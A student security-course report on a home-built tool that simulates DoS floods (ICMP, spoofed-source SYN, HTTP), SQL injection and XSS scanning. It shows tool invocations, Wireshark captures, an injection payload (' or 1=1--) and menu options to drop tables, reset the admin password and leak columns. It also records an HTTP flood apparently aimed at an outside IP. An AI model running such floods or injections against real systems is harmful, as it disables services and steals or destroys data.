Attack Simulation Tool

Abdurrahman Mert ŞAFAK	Kürşat Öztürk	Beste Burhan

2171981	2171874	2171395

Problem

In this project, our aim is to create a test tool for attacks such as DoS, SQL Injection, XSS attack. We will simulate these attacks and we will observe how these systems are affected by these attacks.

The first attack tool is DOS (Denial-of-Service) Attack. DoS attack tries to make a network resource unavailable. There are different types of DOS attacks. You can attack network bandwidth, system resources, and application resources. In this part, we will deal with three different flood attacks. The simplest one is the Ping flood by using single IP and a single port. We can send a large number of packets by using one IP and port. This is not an effective way to affect the network resource. This attack can be easily solved by the server because when a single IP sends multiple packets, you can easily detect the source IP. In the second stage, we will try to send packets from different IPs and we will observe how the host reacts to packets from different sources. Lastly, we will try to send multiple HTTP requests for the DoS attack without waiting and we will observe the results.

The second attack tool is SQL injection. SQL injection tool simply allows users to find forms on websites they are curious about and provide inputs that will allow editing in the database if it is possible. Users will give a URL address that contains a form to inject malicious code. Then, the user can enter a query at the chosen form or select several queries available. After injection, they will be able to see the response page on their file directories.

The third attack tool is an XSS attack. XSS attack tool allows users to test the forms in their website against the scenario if an attacker can run a malicious script in the user's browser by exploiting vulnerabilities of forms in the web page, and it reports these vulnerabilities. User will give a URL, preferably the domain name, then the tool will parse the page and the linked pages with the same domain name. If any of the forms are vulnerable, then it will be reported to the user.

Related Works

1. DoS Attack

There are mainly two different DoS attack types: Buffer overflow attacks, Flood attacks.

a. Buffer overflow attacks

An attack type in which a memory buffer overflow can cause a machine to consume all available hard disk space, memory, or CPU time. This form of exploit often results in sluggish behavior, system crashes, or other deleterious server behaviors, resulting in denial-of-service. One example of the buffer overflow attack is the Ping of Death.

Ping of Death :

In this type of attack, attempts are made to make the victim's computers or devices unavailable by sending malformed or oversized packets using a simple ping command. The maximum packet length of an IPv4 packet including the IP header is 65,535 bytes. If you excess the limit, you can face severe problems.

This attack can be stopped by adding checks to the reassembly process to make sure the maximum packet size constraint will not be exceeded after packet recombination.

Sample implementation: https://github.com/ffmancera/ping_of_death

b. Flood attacks

By saturating a targeted server with an overwhelming amount of packets, a malicious actor is able to oversaturate server capacity, resulting in denial-of-service. In order for most DoS flood attacks to be successful, the malicious actor must have more available bandwidth than the target. .One example of the flood attacks is Ping Flood.

Ping Flood: In this attack type, Eve sends as many as possible ICMP Echo requests without waiting for a response. This type of attack can consume both outgoing and incoming bandwidth.

Sample implementation: https://github.com/AlexisLeBars/flood_attacks/blob/master/flood.c

Preventing an ICMP flood attack can be accomplished by disabling the ICMP functionality of the targeted router, computer, or other devices. By setting your perimeter firewall to block pings, you can effectively prevent attacks launched from outside your network.

There are many types of flood attacks. In this project, we will implement flood attacks.

2. SQL Injection

The most well-known SQL injection tool is SQLMap[1] which is a penetration testing to detect and exploit SQL injection. This tool is very comprehensive. It takes information about the database, table names, columns from users, then the user can inject SQL queries. It supports multiple database management systems. Queries are tried with the help of multiple database management systems like MySQL, PostgreSQL, etc. However, if DBMS is already known, faster results can be obtained with the information received from the user.

The other SQL injection tool is BBQSQL[2] It is designed for blind SQL injection type of SQL injections. Blind SQL injection aims to take error messages from servers to find out some database information.

There is a tutorial text[3] (not a project) that helps users to find Html form and to enter non-dangerous inputs. We are also inspired by this tutorial.

3. XSS Attack

There are several tools for detecting the xss vulnerabilities. Almost all of them rely on the forms in the website since the grand majority of xss vulnerabilities originated from non-validated form submissions, i.e. unsanitized user input.

One of the most comprehensive, open-source tool is XSSer[5]. It is a cross site scripter, which is basically an automatic framework to detect, exploit and report XSS vulnerabilities in web based applications. An old alternative to that is xss-proxy[6]. According to their main page, XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.

[1] "sqlmapproject/sqlmap - GitHub." https://github.com/sqlmapproject/sqlmap.
[2] "Neohapsis/bbqsql: SQL Injection Exploitation Tool - GitHub." https://github.com/Neohapsis/bbqsql.
[3] "How to Extract and Submit Web Forms from a URL using Python." https://www.thepythoncode.com/article/extracting-and-submitting-web-page-forms-in-python.
[4]https://en.wikipedia.org/wiki/Samy_(computer_worm)

Proposed Approach

Our project consists of three parts. Our aim is to show each attack type in one tool. We have implemented basic attack tools.

1. DoS Attack




Figure1: Dos Attack Activity Diagram

As we showed in the diagram, to create a DoS attack firstly we create an attack class. While we are creating the class we give attack type parameters to identify attack and we give the target ip. Then, we can start attacking. We can use different options when launching attacks. We will show them below.

We have three different floods here.

Ping Flood: We sent many ICMP packets to the target as many as possible. We used scapy library to create and send ICMP packets.

SYN Flood: In this attack, we are sending SYN packets to the server without a break and waiting for a response. Here we have two different options. We can use single or multiple IP and single or multiple ports.

HTTP Flood: In this attack we sent HTTP get requests. We used port 80 (HTTP port). This attack is more effective than others and it can not be detected easily because these HTTP requests are legitimate requests. They can be real or fake. Usually, this attack can be mitigated by using captcha tests.

2. SQL Injection

We aim to allow users to call some malicious SQL statements to forms of their desired website urls. Our approach is simpler than the projects that are mentioned in the related works section because it has less functionality and MySQL, SQL Server database supports.

First of all, we wait for a url input from the user to start a session, so that we can continue cookies for all requests made from this session. Then, we list the available html forms in the url by parsing html text with Beautiful Soup library in order to allow users to select one of them to inject SQL statements. After selection of the form, we ask users if they want to enter inputs themselves or try already available SQL inputs. If they want to enter input themselves, we show the input names and types and wait for each input tag of forms except hidden inputs. We write the default values of hidden values, so that By filling hidden inputs such as CSRF tokens, we ensure the successful completion of the form. If users want inputs from the tool, we offer 4 type injection queries. These are to resolve column count of a table which is specified by the user, to leak a column field, to drop a table and to change admin password if there exists a username as 'admin'. After all of these queries, we return the response page to users. In addition to this, if they want to learn the column count of the table, we return it.

3. XSS Attack

There are three different XSS attack types. Persistent XSS, Reflected XSS, DOM-Based XSS.

a. Persistent XSS Attack

Attackers can inject the malicious script into the website provider's database. Thus, every user gets a malicious script from the server. This type of attack is called a persistent XSS attack. For example, Samy[4] is a persistent XSS attack.

b. Reflected XSS Attack

Attackers can inject the malicious script into the request. It may either be an url parameter or body parameter. The malicious script sent to the server is rendered as attached to the requested page, thus it is reflected from user request.

c. DOM-Based XSS Attack

This type of attacks relies on the frontend applications vulnerability, whilst first two relied on server side vulnerability. DOM-Based xss attack is basically cleverly crafted urls, where the page renders the url parameters as script without the server seeing the malicious script.

Since all of the three attack types exploit the same vulnerability, unsanitized user input, we tried to detect unsanitized user input appearing on pages, directly.

We aim to parse the requested page for forms and internal links, and the forms in the internal links. And then the error pages are tested. Our approach is quite simpler than the comprehensive xss attack tools in terms of character escaping, payload generation but it can detect most of the vulnerabilities.

First, the user inputs a url to test xss vulnerability. We parse the page to find forms and internal links. First, found forms are tested against xss vulnerability by giving malicious inputs into the forms. Then, internal links are parsed and the forms in the related pages are searched. Forms are tested against xss vulnerability with the same approach and internal links are searched in them. It continues recursively until there is no more link which is not parsed and tested against xss vulnerabilities. Our method of finding vulnerability is simply checking the rendered page after form is submitted with malicious input and looking for the malicious input in the page, which we injected into form. If it appears anywhere, then there is a xss vulnerability.

Experiment Results

1. DoS Attack


In this part, we created a local host by using Wampserver and we used Wireshark to observe the network. We will show pings or requests in Wireshark. Our local host is **192.168.1.100.** In this experiment, our goal is to increase the workload of the host.

Ping Flood: In this attack, we send ICMP ping to the host. We sent pings at 5-millisecond intervals.

Configuration

```
attack = DosAttack("ICMPPing", "192.168.1.100")
attack.startAttack()
```

We can create a DosAttack class (First parameter attack type second parameter is target IP) and we can use start attack by using startAttack function.



```
Time        Source          Destination     Protocol  Length Info
8.109827    192.168.1.100   192.168.1.100   ICMP          42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
8.112069    192.168.1.100   192.168.1.100   ICMP          42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
8.113919    192.168.1.100   192.168.1.100   ICMP          42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
8.115756    192.168.1.100   192.168.1.100   ICMP          42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
8.117702    192.168.1.100   192.168.1.100   ICMP          42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (no response found!)
```

ICMP pings Wireshark result(shortened)

SYN Flood: In this experiment, we sent SYN packets to the localhost.

Configuration


```
attack = DosAttack("SYNFlood", "192.168.1.100")
attack.startAttack(False, False, -1)
```

When the first parameter is true, multiple ips are used.

When the second parameter is true, multiple ports are used.

When the third parameter is -1, attack runs limitless. If any number is given, SYN packs are sent as many as the given number

We can start this attack by using this code. Firstly we started with a single thread single port and IP.




Time	Source	Destination	Protocol	Length	Info
343.043941	16.229.235.8	192.168.1.100	TCP	54	60923 → 80 [SYN] Seq=0 Win=8192 Len=0
343.048096	16.229.235.8	192.168.1.100	TCP	54	[TCP Retransmission] 60923 → 80 [SYN] Seq=0 Win=8192 Len=0
343.051870	16.229.235.8	192.168.1.100	TCP	54	[TCP Retransmission] 60923 → 80 [SYN] Seq=0 Win=8192 Len=0
343.056017	16.229.235.8	192.168.1.100	TCP	54	[TCP Retransmission] 60923 → 80 [SYN] Seq=0 Win=8192 Len=0
343.058799	16.229.235.8	192.168.1.100	TCP	54	[TCP Retransmission] 60923 → 80 [SYN] Seq=0 Win=8192 Len=0
343.061992	16.229.235.8	192.168.1.100	TCP	54	[TCP Retransmission] 60923 → 80 [SYN] Seq=0 Win=8192 Len=0

After the first SYN host ignores the other SYNs because they are coming from the same source.

Now We will try multiple ports, multiple IP and threads.

Configuration

```
attack = DosAttack("SYNFlood", "192.168.1.100")
attack.startAttack(True, True, -1)
```



Time	Source	Destination	Protocol	Length	Info
684.759194	131.112.218.238	192.168.1.100	TCP	54	60971 → 80 [SYN] Seq=0 Win=8192 Len=0
684.860799	244.236.219.157	192.168.1.100	TCP	54	60972 → 80 [SYN] Seq=0 Win=8192 Len=0
684.963640	32.136.23.156	192.168.1.100	TCP	54	60973 → 80 [SYN] Seq=0 Win=8192 Len=0
685.065745	14.133.123.210	192.168.1.100	TCP	54	60974 → 80 [SYN] Seq=0 Win=8192 Len=0
685.167836	122.1.206.233	192.168.1.100	TCP	54	60975 → 80 [SYN] Seq=0 Win=8192 Len=0
685.270138	51.236.158.167	192.168.1.100	TCP	54	60976 → 80 [SYN] Seq=0 Win=8192 Len=0
685.372487	239.56.243.154	192.168.1.100	TCP	54	60977 → 80 [SYN] Seq=0 Win=8192 Len=0
685.474718	226.87.41.76	192.168.1.100	TCP	54	60978 → 80 [SYN] Seq=0 Win=8192 Len=0
685.577418	217.35.149.177	192.168.1.100	TCP	54	60979 → 80 [SYN] Seq=0 Win=8192 Len=0


This time we see that the host accepts every SYN packet from different IPs. This will cause a slowed down of the host.

HTTP Flood: In this attack type we sent HTTP requests.

Configuration

```
attack = DosAttack("HTTPFlood", "192.229.133.221")
attack.startAttack()
```

We can start this attack by using this code.




Time	Source	Destination	Protocol	Length	Info
1360.640594	192.168.1.100	192.229.133.221	TCP	210	62254 → 80 [PSH, ACK] Seq=22 Ack=1 Win=262656 Len=156
1360.685338	192.229.133.221	192.168.1.100	HTTP/X…	570	HTTP/1.0 501 Not Implemented
1360.686946	192.168.1.100	192.229.133.221	TCP	210	62255 → 80 [PSH, ACK] Seq=21 Ack=1 Win=262656 Len=156
1360.718670	192.229.133.221	192.168.1.100	HTTP/X…	570	HTTP/1.0 501 Not Implemented
1360.728673	192.168.1.100	192.229.133.221	TCP	210	62256 → 80 [PSH, ACK] Seq=21 Ack=1 Win=262656 Len=156
1360.762856	192.229.133.221	192.168.1.100	HTTP/X…	570	HTTP/1.0 501 Not Implemented
1360.787745	192.229.133.221	192.168.1.100	HTTP/X…	570	HTTP/1.0 501 Not Implemented
1360.787778	192.168.1.100	192.229.133.221	TCP	210	62257 → 80 [PSH, ACK] Seq=22 Ack=1 Win=262656 Len=156
1360.831663	192.168.1.100	192.229.133.221	TCP	210	62258 → 80 [PSH, ACK] Seq=21 Ack=1 Win=262656 Len=156
1360.832591	192.229.133.221	192.168.1.100	HTTP/X…	570	HTTP/1.0 501 Not Implemented
1360.886259	192.229.133.221	192.168.1.100	HTTP/X…	570	HTTP/1.0 501 Not Implemented

This attack can easily affect the system. When we start this attack we can not get a response from the host. In this attack, the host was down.

2. SQL Injection

In order to simulate this tool, we write a simple Django Web application[4] with a single page. This single page contains 2 forms. One of them uses Django Object Relational Mapping(ORM) which uses an in-built QuerySet API. It checks query parameterization and escaping of parameters, so that queries which are written with Django ORM are not SQL injectable (Of course, we cannot say that it is 100% secure, as we cannot say any software). The other form of the page is SQL injectable. It does not use Django ORM, opens database connection and gives directly raw SQL query.


[4] https://github.com/besteburhan/METU-CENG/tree/master/Ceng489-Introduction%20to%20Security%20in%20Computing/Project. Accessed 25 Jun. 2020.




```
(test_env) beste@beste-HP:~/Desktop/SECURITY/project$ python sql_injection.py
URL address for SQL injection: http://127.0.0.1:8000/
Firstly, you should select a form.
1 . Form with post method and with fields :
 ->  csrfmiddlewaretoken
 ->  first_name
------------------------------
2 . Form with post method and with fields :
 ->  csrfmiddlewaretoken
 ->  email
------------------------------
Please select a form: 1
Enter what do you want to do:
1: Select another form
2: Start SQL injection after select a form

2
Select type of injection:
0: Enter your own query
1: Resolve column count of table
2: Drop table if you know its name
3: Change admin password as admin(if you are lucky)
4: Leak a column field
0
Field: 'first_name' Type: text Enter your query(value): ' or 1=1--
200
You can see response.html
```

Figure 2: SQL injection scenario 1

As you can see in the figure above, the first experiment scenario is that the user select SQL injectable form, then enter your own query. After execution of this SQL statement in SQL injectable form, we got the whole users list. However, when we select the second form which is not SQL injectable, we cannot see any user in response.html.



```
URL address for SQL injection: http://127.0.0.1:8000/
Firstly, you should select a form.
1 . Form with post method and with fields :
 ->  csrfmiddlewaretoken
 ->  first_name
------------------------------
2 . Form with post method and with fields :
 ->  csrfmiddlewaretoken
 ->  email
------------------------------
Please select a form: 2
Enter what do you want to do:
1: Select another form
2: Start SQL injection after select a form

2
Select type of injection:
0: Enter your own query
1: Resolve column count of table
2: Drop table if you know its name
3: Change admin password as admin(if you are lucky)
4: Leak a column field
1
The used table has 1 column or the website NONINJECTABLE.
```




```
Enter what do you want to do:
1: Select another form
2: Start SQL injection after select a form

1
1 . Form with post method and with fields :
 ->  csrfmiddlewaretoken
 ->  first_name
------------------------------
2 . Form with post method and with fields :
 ->  csrfmiddlewaretoken
 ->  email
------------------------------
Please select a form: 1
Enter what do you want to do:
1: Select another form
2: Start SQL injection after select a form

2
Select type of injection:
0: Enter your own query
1: Resolve column count of table
2: Drop table if you know its name
3: Change admin password as admin(if you are lucky)
4: Leak a column field
1
The used table has 11 column.
```

Figure 3: SQL injection scenario 2

Figure 4: SQL injection scenario 3


The other scenarios are for column count detection. The first figure above shows the results for non injectable form, the other one results for injectable form. As you can realize, the first one doesn't give the correct result since we cannot inject SQL query, but the second one finds out column count as 11 correctly.



```
Select type of injection:
0: Enter your own query
1: Resolve column count of table
2: Drop table if you know its name
3: Change admin password as admin(if you are lucky)
4: Leak a column field
2
Enter table name: auth_user_groups
Status code of response ->  200
```

Figure 5: SQL Injection scenario 4


The fourth scenario is to drop a table. In the experiment, we tried to drop the built-in Django model which is auth_user_groups, then when we checked it, we saw it was successfully deleted.



```
0: Enter your own query
1: Resolve column count of table
2: Drop table if you know its name
3: Change admin password as admin(if you are lucky)
4: Leak a column field
3
Enter table name: auth_user
Status code of response ->  200
```

Figure 6: SQL Injection scenario 5

In the fifth scenario, we observed whether we can change admin password. In this part, we assume that admin uses admin username. After execution of the SQL statement, we observed that the admin password is changed to 'password' successfully.




```
Select type of injection:
0: Enter your own query
1: Resolve column count of table
2: Drop table if you know its name
3: Change admin password as admin(if you are lucky)
4: Leak a column field
4
Enter column name: id
Enter table name: auth_user
Enter WHERE query: WHERE id=1
Status code of response ->  200
You can see response.html
```

Figure 7: SQL Injection scenario 6

The last scenario is that users can leak a column field. In this part, users specify column name, table name and where statement if they want to.

3. XSS Attack


In order to simulate this attack we use real world websites and the previously websites we had written for other projects. In addition to that we used google's xss game website. Each of three types of attacks, the attacker exploits the same type of vulnerability, unsanitized user inputs. So, there are no separate scenarios for each of them. We tested for unsanitized user inputs.



```
(xss) kursat@kursat:~/Desktop/METU/ceng489/Project$ python xss_scanner.py
Which url would you like to test against XSS vulnerability?
